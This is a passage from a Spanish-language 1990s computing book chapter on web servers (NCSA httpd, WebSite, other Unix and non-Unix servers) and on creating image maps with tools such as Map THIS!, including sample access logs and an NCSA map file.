Para configurar o cambiar una opción del servidor, se edita este archivo con un editor de texto como `vi` o `emacs` y se guarda el archivo. La versión de este archivo que viene con el servidor NCSA incluye extensos comentarios y sugerencias para cada línea, pero los hemos pasado por alto a fin de mostrarle lo fundamental del archivo de configuración. (No debería eliminarlos de un archivo de configuración real.)

Lo que viene a continuación es una sección del registro de acceso que genera el servidor NCSA.

```
mac.cino.com - - [06/Jul/1995:19:48:43 -0700] "GET / HTTP/1.0" 304 0
home.adrea.com - - [06/Jul/1995:19:50:11 -0700] "GET /local/sysinfo.html HTTP/1.0" 200 740
pc8.culea.com - - [06/Jul/1995:19:54:42 -0700] "GET /cgi-bin/bsd-man HTTP/1.0" 404 -
nc32.netcom.com - - [06/Jul/1995:19:59:38 -0700] "GET / HTTP/1.0" 200 1417
sparc2.crps.com - - [06/Jul/1995:19:59:40 -0700] "GET /bsd/bsd.html HTTP/1.0" 200 1825
```

```

plnt.crypto.com - - [06/Jul/1995:19:59:48 -0700] "GET /cgi-
bin/bsdi-man HTTP/1.0" 200 608
nix.hyper.org - - [06/Jul/1995:19:59:58 -0700] "GET /wcr/ HTTP/1.0"
304 0
137.21.166.20 - - [06/Jul/1995:20:00:06 -0700] "GET
/html/www_faq.html HTTP/1.0" 200 117724
cac.psu.edu - - [06/Jul/1995:20:00:10 -0700] "GET /html/html2/html-
2.txt HTTP/1.0" 200 125216
sparc2.crps.com - - [06/Jul/1995:20:00:29 -0700] "GET
/html/ns_ext.html HTTP/1.0" 200 1033
mac2.ax.com - - [06/Jul/
1995:20:00:35 -0700] "GET /nsbmarks.html HTTP/1.0" 200 4742
home.servo.com - - [06/Jul/1995:20:02:36 -0700] "GET
/icons/text.xbm HTTP/1.0" 200 527
ra3.slink.com - - [06/Jul/1995:20:02:36 -0700] "GET
/icons/blank.xbm HTTP/1.0" 200 509
gas.alto.com - - [06/Jul/1995:20:02:36 -0700] "GET /icons/menu.xbm
HTTP/1.0" 200 527
sparc2.crps.com - - [06/Jul/1995:20:02:39 -0700] "GET /ni.html
HTTP/1.0" 200 180

```

La información registrada incluye el nombre de la máquina que hace la petición, la fecha y hora, la acción requerida (el nombre del documento solicitado), el código de éxito o fracaso resultante y el número de bytes de datos que se han transferido como resultado de la petición. Este formato es más o menos común a los distintos servidores Web y por eso se llama *formato común de archivos de registro*.

Sin embargo, no piense que trabajar con un servidor Web basado en Unix es una

**Tabla 18.1.** Arbol de directorio implícito para el servidor httpd de NCSA.

Directorio	Finalidad
/usr/local/etc/httpd/	El directorio raíz del web. Contiene subdirectorios para documentos y archivos de configuración.
/usr/local/etc/httpd/cgi-bin	Contiene guiones CGI ejecutables (programas de pasarela).
/usr/local/etc/httpd/cgi-src	Contiene el código fuente de los guiones CGI.
/usr/local/etc/httpd/conf	Contiene los archivos principales de opciones de configuración del servidor.
/usr/local/etc/httpd/htdocs	El directorio del documento raíz (donde va la página de inicio del servidor).
/usr/local/etc/httpd/icons	Contiene archivos gráficos que el servidor proporciona automáticamente, como iconos de carpeta y documento para listar los archivos y subdirectorios de un directorio FTP o un directorio sin un archivo HTML implícito.
/usr/local/etc/httpd/logs	El servidor guarda los archivos de registro en este directorio mostrando las máquinas que hacen las peticiones, errores, etc.



experiencia completamente no gráfica; algunos programas basados en X Window le permiten trabajar con los archivos de configuración de un servidor Web y visualizar o supervisar los archivos de registro en el entorno gráfico de X Window.

---

**Nota:** Una advertencia sobre los programas Unix: un sistema Unix es aún la mejor plataforma para dirigir un tráfico denso en Internet y para proporcionar todo tipo de servicios Internet. Sin embargo, si no conoce Unix, instalar el sistema y configurarlo para conectarlo a Internet requeriría algún esfuerzo. De hecho, probablemente resulte demasiado laborioso proponérselo a menos que lo quiera hacer para entretenerse y no tenga ninguna prisa en hacerlo. Si tiene un régimen de trabajo sujeto a un camino crítico, contrate a algún experto en Unix para que instale su sistema y para que lo mantenga y supervise en adelante. Como alternativa, considere Windows NT o Windows 95.

---

NCSA ofrece un web de páginas excelente para ayudarle en la instalación. Si conoce Unix, todo lo que debería necesitar es echar una ojeada rápida al proceso general y a las instrucciones para la instalación paso a paso para instalar y hacer que funcione su servidor. La documentación se encuentra en <http://hoohoo.ncsa.uiuc.edu/>.

## WebSite

WebSite, de O'Reilly & Associates, es un servidor Web nuevo y potente para Windows NT y Windows 95. Este producto está a la venta a un precio de unos 500 dólares, pero su facilidad de manejo y su excelente interfaz compensan el precio, especialmente si no es, ni piensa llegar a ser, un experto en Unix ni tiene pensando contratar a uno.

O'Reilly & Associates ofrecen la información sobre WebSite en su propia ubicación Web (<http://www.ora.com> o <http://gnn.com/gnn/bus/ora/item/website.html>). En este momento, la empresa vende WebSite desde su librería interactiva o por pedido directo. WebSite ya está en las tiendas de artículos de software.

Como con cualquier otro programa profesional de Windows, el programa de instalación que se incluye hace que la instalación del software sea como dar un paseo. Probamos WebSite en una computadora Pentium que ejecutaba Windows 95 y conseguimos instalar, configurar y hacer que el servidor empezase a servir páginas en menos de cinco minutos.


La Figura 18.1 muestra WebSite ejecutándose bajo Windows 95. Sin embargo, cuando ya lo esté ejecutando en un entorno de producción, minimizará normalmente esta ventana del programa. De hecho, cuando se inicia el programa, se minimiza automáticamente. El icono minimizado le indica cuándo está inactivo el servidor y cuándo están accediendo a él.

Además del servidor, WebSite incluye una serie de utilidades y herramientas de administración. También incluye una copia de regalo de Enhanced Mosaic de Spyglass.


Entre las herramientas de administración se encuentran un editor de mapas de imágenes (del que hablaremos más tarde en este capítulo), un programa llamado *WebView* para visualizar la jerarquía del Web gráficamente, un programa llamado *WebIndex* que crea un índice de búsqueda de palabras en toda la jerarquía del Web (el índice se puede explorar desde una página Web) y un programa de administración del servidor que se utiliza para definir todas las opciones de configuración del servidor.

La Figura 18.2 muestra el programa de administración del servidor. Seleccionando las pestañas situadas en la parte superior de este panel, puede configurar o cambiar las opciones generales de su servidor. Además, puede personalizar parámetros de configuración más avanzados relativos a la asignación de nombres de encaminamiento de directorio a otros directorios, indexación, controles de usuario y de grupo, control de acceso, inicio de sesión y opciones CGI.

*WebView* es una herramienta extraordinaria que puede ayudar a modelar el desarrollo de herramientas para la gestión de ubicaciones Web. *WebView* le permite visualizar gráficamente toda la jerarquía de sus páginas Web, así como todos los archivos gráficos y de otro tipo a los que estén vinculadas. La ventana



**Figura 18.1.** El servidor WebSite ejecutándose bajo Windows 95.



**Figura 18.2.** Programa Server Admin de WebSite.

del programa WebView (véase la Figura 18.3) muestra todo su web, empezando por la página implícita del servidor (la página de inicio). No sólo puede visualizar su web, también puede cambiar los vínculos de esta ventana del programa y editar incluso el código fuente HTML haciendo una doble pulsación sobre el icono de una página.


Los archivos de registro de WebSite se ajustan al formato común de archivos de registro. Como resultado, tienen el mismo aspecto que los que crean el servidor de NCSA y otros servidores Web. La única excepción es que los registros de WebSite proporcionan la dirección IP del sistema que hace la petición en lugar del nombre de host y de dominio. Sin embargo, esto es sólo una configuración implícita. Si prefiere, puede habilitar DNS (servicio de nombre de dominio) para invertir esto pulsando simplemente un cuadro de comprobación del cuadro de diálogo Server Admin. A partir de entonces, el registro de acceso de WebSite mostrará los nombres de host y de dominio de los sistemas que hagan la petición en vez de las direcciones IP. Al hacer esto aumenta el tiempo de transacción ya que el servidor tiene que dar un paso adicional para contactar con un servidor de nombres que traduzca la dirección IP a los nombres de dominio y de host.

## Más servidores Unix

Dado que Unix ha estado en Internet más tiempo que cualquier otro sistema operativo más reciente, no es sorprendente que la mayoría de los servidores Web sean para Unix. El servidor de NCSA es uno de los más extendidos para los sistemas Unix, pero no es de ningún modo su única opción. La Tabla 18.2 muestra una lista de algunos de los servidores para Unix más conocidos, y las secciones que vienen a continuación describen a cada uno de ellos.

### Apache HTTP

Apache es un demonio de reemplazo de httpd de NCSA. Utiliza las mismas opciones de línea de órdenes y archivos de configuración, pero soluciona algunos de los errores



**Figura 18.3.** La utilidad WebView.

**Tabla 18.2.** Algunos servidores Web para Unix.

Servidor	Coste	Información/ Ubicación
Apache HTTP	N/D	<a href="http://www.apache.org/">http://www.apache.org/</a>
CERN httpd	N/D	<a href="http://www.w3.org/hypertext/WWW/Daemon/Status.html">http://www.w3.org/hypertext/WWW/Daemon/Status.html</a>
EIT httpd	N/D	<a href="http://wsk.eit.com/wsk/doc/">http://wsk.eit.com/wsk/doc/</a>
GN Gopher/HTTP Server	N/D	<a href="http://hopf.math.nwu.edu:70/">http://hopf.math.nwu.edu:70/</a>
NCSA httpd	N/D	<a href="http://hoohoo.ncsa.uiuc.edu/">http://hoohoo.ncsa.uiuc.edu/</a>
Netscape Commerce Server	5.000 dólares	<a href="http://www.mcom.com/comprod/netscape_commerce.html">http://www.mcom.com/comprod/netscape_commerce.html</a>
Netscape Communications Server	1.495 dólares	<a href="http://www.mcom.com/comprod/netscape_commun.html">http://www.mcom.com/comprod/netscape_commun.html</a>
Plexus	N/D	<a href="http://bsd1.com/server/doc/plexus.html">http://bsd1.com/server/doc/plexus.html</a>
WN	N/D	<a href="http://hopf.math.nwu.edu/">http://hopf.math.nwu.edu/</a>

del servidor NCSA y ofrece también algunas mejoras. Los desarrolladores de Apache afirman que acabará siendo más rápido que el demonio NCSA.

### ***CERN httpd***

Desarrollado originariamente en la organización CERN de Suiza, el servidor httpd del CERN es el principal competidor de httpd de NCSA. (Desde entonces el CERN ha finalizado su participación activa en el World Wide Web y pasado sus proyectos a la organización W3 del Massachusetts Institute of Technology.) El servidor Web del CERN es muy apreciado por muchos administradores de sistemas Unix y proveedores de servicios Internet (el servidor Plexus es otro).

### ***EIT httpd***

Enterprise Integration Technologies Corp. produce el httpd EIT, un HTTP de bajo coste (pero fácil de instalar y usar). Este servidor forma parte realmente del Kit Starter de Webmaster EIT. El servidor es bastante básico (según la propia descripción de EIT), pero es aún una alternativa atractiva debido a que es muy fácil de implementar y es una gran herramienta de trabajo para principiantes.

### ***Servidor GN Gopher/HTTP***

El servidor GN Gopher/HTTP es una combinación de un servidor Gopher y un servidor Web. El servidor GN utiliza incluso la misma jerarquía de datos para servir a

clientes Gopher y a clientes Web. Si su organización tiene un servidor Gopher y está pensando en pasarse al Web, este servidor podría ser una alternativa razonable para ejecutar y mantener dos servidores separados.

### ***NCSA httpd***

El servidor NCSA es el preferido de muchos administradores de sistemas y proveedores de servicios Internet. Siempre puntúa alto en los ensayos del banco de pruebas y en las comparativas sobre facilidad de manejo.

### ***Productos para servidores de Netscape***

Los servidores de Netscape son productos a la venta de calidad profesional que ofrecen una gran variedad de características y opciones de configuración. Lamentablemente, toda esta capacidad viene marcada también con unos precios bastante altos. No obstante, en algunas áreas Netscape está liderando la tecnología del World Wide Web. Está en primera línea de algunas tecnologías, como seguridad de servidores y de HTML. Los servidores Netscape se ejecutan en distintas plataformas Unix así como en Windows NT.

### ***Plexus***

Plexus es un servidor Web escrito en el lenguaje de guiones Perl para sistemas Unix. Si conoce y le gusta Perl, le gustará la flexibilidad de Plexus. Perl ofrece la mayoría de las características de otros servidores y aporta facilidad de uso para algunas funciones, como la integración de guiones CGI de Perl en las funciones del servidor.

### ***WN***

El servidor WN se centra en la tarea de servir documentos de hipertexto, lo que quiere decir que el servidor tiene un avanzado soporte incorporado para tareas como búsqueda e indexación de documentos HTML. Además, el servidor WN proporciona un modo alternativo para ejecutar programas de pasarela sin la complejidad de los guiones CGI.

### ***Servidores Web para otros sistemas operativos***

Si no trabaja con Unix, sus opciones no se limitan a los servidores Netscape y WebSite para Windows NT y Windows 95. WebSite es demasiado nuevo como para que tengamos un historial, pero creemos que está destinado a convertirse en uno de los parti-

**Tabla 18.3.** Algunos servidores Web no Unix.

Servidor	Plataforma	Coste	Información/ Ubicación
Alibaba	Win NT	450 dólares	<a href="http://www.csm.co.at/csm/alibaba.htm">http://www.csm.co.at/csm/alibaba.htm</a>
GoServe	OS/2	N/D	<a href="http://www2.hursley.ibm.com/goserve">http://www2.hursley.ibm.com/goserve</a>
HTTPS	Win NT	N/D	<a href="ftp://emwac.ed.ac.uk/pub/https/https.txt">ftp://emwac.ed.ac.uk/pub/https/https.txt</a>
MacHTTP	Mac	95 dólares	<a href="http://www.biap.com/">http://www.biap.com/</a>
NetAlly	Mac	995 dólares	<a href="http://www.delphic.com/">http://www.delphic.com/</a>
OS2HTTPD	OS/2	N/D	<a href="ftp://ftp.netcom.com/pub/kf/kfan/overview.html">ftp://ftp.netcom.com/pub/kf/kfan/overview.html</a>
WebSTAR	Mac	795 dólares	<a href="http://www.starnine.com/webstar/webstar.html">http://www.starnine.com/webstar/webstar.html</a>
Windows httpd	Windows	N/D	<a href="http://www.city.net/win-httpd/">http://www.city.net/win-httpd/</a>

cipantes principales en el mercado de servidores para computadoras Windows. La Tabla 18.3 lista algunos otros servidores Web para una serie de plataformas e incluye tanto paquetes de dominio público como productos a la venta (véase el Apéndice B para un listado más completo).

Antes de decidirse por un servidor Web en particular, consulte la sección de servidores del FAQ de World Wide Web en [http://sunsite.unc.edu/boutell/faq/www\\_faq.html](http://sunsite.unc.edu/boutell/faq/www_faq.html). Este FAQ ofrece mucha información sobre servidores Web, listas de servidores Web e incluso vínculos a análisis detallados y pruebas comparativas que ha reunido la gente.

### **Creación de mapas de imágenes**

Si se ha asomado algo por el Web, probablemente se haya tropezado con unos cuantos mapas de imágenes. Los mapas de imágenes como el que aparece en la Figura 18.4 pueden aportar una fachada atractiva y vistosa a su web o a su página de inicio. Pulsando en distintas áreas de su mapa de imágenes, puede seguir vínculos a páginas de su Web o de Internet.

Los modos en que se pueden utilizar los mapas de imágenes son innumerables. Por ejemplo, si su empresa vende CD de música en el Web, podría crear un escaparate con sus CD más populares haciéndoles unas fotos y colocándolos sobre un telón de fondo. Después podría utilizar un escáner para crear una versión electrónica de la imagen, crear un mapa de imágenes e integrarlo en su web. Al pulsar sobre los distintos CD de la imagen, sus lectores podrían obtener información sobre cada título o añadir títulos a su pedido.

O puede que esté en una gran empresa que tenga sucursales en cada región o estado. Podría crear un mapa de imágenes partiendo de un mapa del país y diseñarlo de manera que cuando los lectores pulsaran sobre su región o estado, recibiesen información de contacto o la ubicación de su delegación más cercana.


Incluso los mapas de imágenes sencillos pueden mejorar en gran medida una página Web que de otro modo sería un tanto sosa. La Figura 18.5 muestra un gráfico

de bloques simple, creado con un programa de dibujo, que presenta un logo y botones para pulsar en cada área de interés.

Crear un mapa de imágenes solía ser una tarea compleja y pesada, pero con las herramientas disponibles hoy en día es como chasquear los dedos. Hay que dar tres pasos:

- Encontrar o crear una imagen.
- Mapear y asignar las regiones de la imagen.
- Integrar el mapa de imágenes en el servidor Web.

En esta sección se verá cómo dar cada uno de estos pasos. Sin embargo, dado que no todos los servidores Web son iguales, no le podemos mostrar cómo implementar mapas de imágenes con cada servidor. En lugar de eso, le mostraremos los aspectos



**Figura 18.4.** Mapa de imágenes de Microsoft sobre su página principal del Web.




concretos de cómo trabajar con dos de los servidores más populares: httpd para Unix de NCSA y WebSite para Windows 95 y Windows NT de O'Reilly & Associates. Si tiene pensado utilizar un servidor distinto de éstos, esta sección seguirá siendo de utilidad ya que los procedimientos son los mismos; sólo la implementación será algo distinta. La documentación de su servidor completará los detalles.

### ***Creación de la imagen GIF***

Aunque hay millones de archivos de imágenes disponibles en Internet, será raro que vea un gráfico de dominio público y piense, «Vaya, podría utilizar éste como mapa de imágenes». Normalmente, no funciona así. Puede que ver otros mapas de imágenes y gráficos le sirva de inspiración, pero puede que ninguno de ellos sea el adecuado para usted.

Además, es posible que quiera incluir el nombre de su empresa u organización en su mapa de imágenes o añadir otro tipo de información. Si éste es el caso, tendrá que crear la imagen por su cuenta. Pero no es difícil hacer esto. De hecho, es incluso divertido.

La única regla de la que se tiene que preocupar es de que sus imágenes aparezcan en formato GIF. Algunos de los exploradores más modernos pueden componer archivos de



**Figura 18.5.** Un mapa de imágenes sencillo con botones como focos.

imágenes insertadas JPEG, y otros lo harán en el futuro. Sin embargo, para garantizar la compatibilidad con el Web hoy en día, debería guardar sus imágenes en formato GIF. Recuerde, no obstante, que las imágenes no tienen por qué empezar de ese modo.

Por ejemplo, la imagen del mapa de imágenes de la Figura 18.5 la creamos con CorelDRAW! para Windows. CorelDRAW! guarda los archivos que se crean con él en un formato propietario, pero se pueden exportar fácilmente los dibujos a otros formatos, incluyendo a GIF. Esta imagen es sencilla: está compuesta de rectángulos que se superponen con algún texto dentro y una elipse, la cual rotamos ligeramente. Pero no hay por qué limitarse a algo tan simple. Puede incluso, si quiere, escanear una fotografía y poner un comentario o adornarla del modo en que desee.

Hay muchas herramientas para crear y editar imágenes; si no tiene ninguna, dése una vuelta por la tienda donde compra normalmente sus artículos de software. Estará llena de software para gráficos con el que llevar a cabo esta tarea.

Si utiliza X Window bajo Unix, probablemente no encuentre ningún paquete de gráficos en la tienda, pero no lo necesita. Hay un gran programa de software para X Window llamado XV, escrito por John Bradley y que está disponible en <ftp://ftp.cis.upenn.edu/pub/xv/>. Con XV, se pueden crear gráficos, hacer anotaciones, recortarlos y manipularlos de muchas otras formas. También se pueden guardar las imágenes directamente en formato GIF.


## ***Creación del mapa de imágenes***

Una vez que tiene la imagen GIF para su mapa de imágenes, ya puede continuar con el siguiente paso: el mapeado de la imagen. En los viejos tiempos, había que cargar la imagen GIF en un programa de gráficos que mostrase las coordenadas del puntero al moverlo por la imagen. Su tarea consistía en registrar cuidadosamente las coordenadas de cada cuadrado, rectángulo, círculo, elipse, etc. que quisiera incluir como un foco en la imagen. Tenía que escribir estas coordenadas, cargar un editor a continuación y crear manualmente el archivo para el mapa en el formato de su servidor Web.

Aunque los archivos del mapa tienen que estar en el formato apropiado para su servidor Web, existen herramientas mucho mejores tanto para mapear las coordenadas del foco como para crear el archivo del mapa. Con las mejores de estas herramientas, puede elegir entre algunos de los formatos para servidor Web más conocidos cuando guarde el archivo del mapa. El programa crea a continuación el archivo de mapas apropiado para su servidor.

Aunque puede que no necesite nunca mirar el contenido de su mapa de imágenes, la Figura 18.6 muestra el aspecto que presenta uno de ellos. La primera línea (que no comienza por «#\$») configura el URL implícito para el mapa de imágenes. Cuando los lectores pulsan en cualquier punto de su mapa de imágenes que no se ha definido como un foco, su servidor les envía el archivo situado en este URL. Las líneas subsiguientes definen a cada uno de los focos de la imagen. La sintaxis es:

```

 shape URL coordenadas

```

```

#$MIME:
#$:Image Map file created by Map THIS!
#$:Map THIS! free image map editor by Todd C. Wilson
#$:Please do not edit lines starting with "$"
#$VERSION:1.00.5
#$TITLE:Dave's Digital Satellites
#$DESCRIPTION:Introductory Image Map
#$AUTHOR:Rick Stout
#$DATE:Sun Jul 16 18:29:01 1995
#$PATH:C:\ImageMaps\
#$GIF:Daves.GIF
#$FORMAT:NCSA
#$EOH
default http://www.rls.com/Imaps/default.html
# Buyer's Guide
rect http://www.rls.com/Imaps/buyersguide.html 12,51 236,79
# Company Info
rect http://www.rls.com/Imaps/coinfo.html 12,93 236,122
# Customer Service
rect http://www.rls.com/Imaps/custserv.html 14,134 236,163
# Online Ordering
rect http://www.rls.com/Imaps/ordering.html 14,175 236,203
# Technical Support
rect http://www.rls.com/Imaps/techsupp.html 14,216 236,245
# Big Picture
poly http://www.rls.com/Imaps/bigscreen.html 337,130 397,110 468,109
498,126 488,157

```

**Figura 18.6.** El archivo de mapa para el mapa de imagen de la Figura 18.7.

### Map THIS!

Map *THIS!* es un programa gratuito para Windows que escribió Todd Wilson. Es una herramienta excelente para crear mapas de imágenes para los servidores Web de NCSA o CERN. Sin embargo, deberá tener Windows 95, Windows NT o la ampliación Win32s para Windows 3.1 ya que Map *THIS!* es un programa de 32 bits. (Win32s es un paquete gratuito de Microsoft que permite a los sistemas 3.1 ejecutar algún software de 32 bits.)

Para crear un mapa de imágenes, se abre la imagen GIF del programa Map *THIS!*, se dibujan cuadros y círculos alrededor de los focos y se elige el formato NCSA o CERN. Al «guardar» el archivo en Map *THIS!*, éste crea el archivo de mapas para el servidor.

La Figura 18.7 muestra Map *THIS!* con una imagen en su ventana del programa. En la barra de herramientas, se elige la herramienta rectángulo, círculo, óvalo o polígono necesaria para definir un foco en particular y a continuación se extiende alrededor del área deseada de la imagen. Mientras se trabaja, se puede mantener abierta la lista de área (que también se muestra en la figura). Map *THIS!* utiliza la lista de área como registro de cada área que se ha seleccionado en el gráfico. Después de que se defina un área (o todas ellas), se puede editar cada entrada de la lista de área para proporcionarle un URL y un comentario interno que Map *THIS!* incorporará al archivo del mapa.

Cuando haya terminado de definir áreas y asignarles URL, elija Archivo/Guardar de la barra de menú. Map *THIS!* le pedirá más información, incluyendo un autor, un URL implícito para las áreas no cubiertas en sus selecciones, una descripción de la imagen y que elija entre formato NCSA o CERN. Una vez que ha cumplimentado esta información, Map *THIS!* le pide un nombre para el archivo y crea el archivo de mapas para su mapa de imágenes en el formato especificado. Map *THIS!* incluye el título, el autor y la información de comentario que se introdujo en líneas para comentarios situadas en la parte superior del archivo del mapa.


Puede encontrar Map *THIS!* en <http://galadriel.eaetc.ohio-state.edu/tc/mt>.

### WebSite Image Map Editor

El editor de mapas de imágenes WebSite forma parte de WebSite, un producto comercial de O'Reilly & Associates. WebSite es un tanto peculiar ya que no utiliza un archivo de mapas típico. De hecho, WebSite no almacena su información de mapa de imágenes en ningún tipo de archivo. En lugar de eso, almacena la información como claves de registro. No es necesario entender lo que significa; simplemente no busque un archivo de mapas en su sistema de archivos, ya que no encontrará ninguno.

